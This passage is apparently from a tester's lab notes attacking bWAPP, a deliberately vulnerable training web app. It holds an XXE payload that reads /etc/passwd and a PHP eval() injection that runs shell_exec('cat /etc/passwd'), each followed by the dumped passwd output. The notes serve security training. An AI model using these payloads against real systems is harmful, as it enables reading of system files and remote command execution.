<reset><login>&popped;</login><secret>Any bugs?</secret></reset>
```

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
 <!ENTITY popped SYSTEM "file:///etc/passwd">
]>
<reset><login>&popped;</login><secret>Any bugs?</secret></reset>
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Headers Hex

Response from http://192.168.254.131:80/bWAPP/xxe-2.php


```
HTTP/1.1 200 OK
Date: Thu, 02 Apr 2015 14:47:40 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2242
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false
messagebus:x:108:119::/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
```

Extras: PHP Eval()

April 2, 2015 1:38 PM

http://www.exploit-db.com/papers/13694/

http://insecurety.net/?p=705


bWAPP - PHP Eval Function - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - PHP Eval Function
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blo

```
192.168.254.131/bWAPP/php_eval.php?eval=echo shell_exec("cat /etc/passwd");
```

/ PHP Eval Function /

Check the source code to exploit this dangerous PHP function...

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:
/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache
/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var
/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:
/bin/false hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip
daemon,,,:/var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false messagebus:x:108:119::/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,,:/var
/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false
bee:x:1000:1000:bee,,,:/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission Program,,,:/var
/lib/sendmail:/bin/false neo:x:1001:1001::/home/neo:/bin/sh alice:x:1002:1002::/home/alice:/bin/sh
thor:x:1003:1003::/home/thor:/bin/sh wolverine:x:1004:1004::/home/wolverine:/bin/sh johnny:x:1005:1005::/home
/johnny:/bin/sh selene:x:1006:1006::/home/selene:/bin/sh postfix:x:117:129::/var/spool/postfix:/bin/false
proftpd:x:118:65534::/var/run/proftpd:/bin/false ftp:x:119:65534::/home/ftp:/bin/false snmp:x:120:65534::/var/lib/snmp:
/bin/false ntp:x:121:131::/home/ntp:/bin/false
```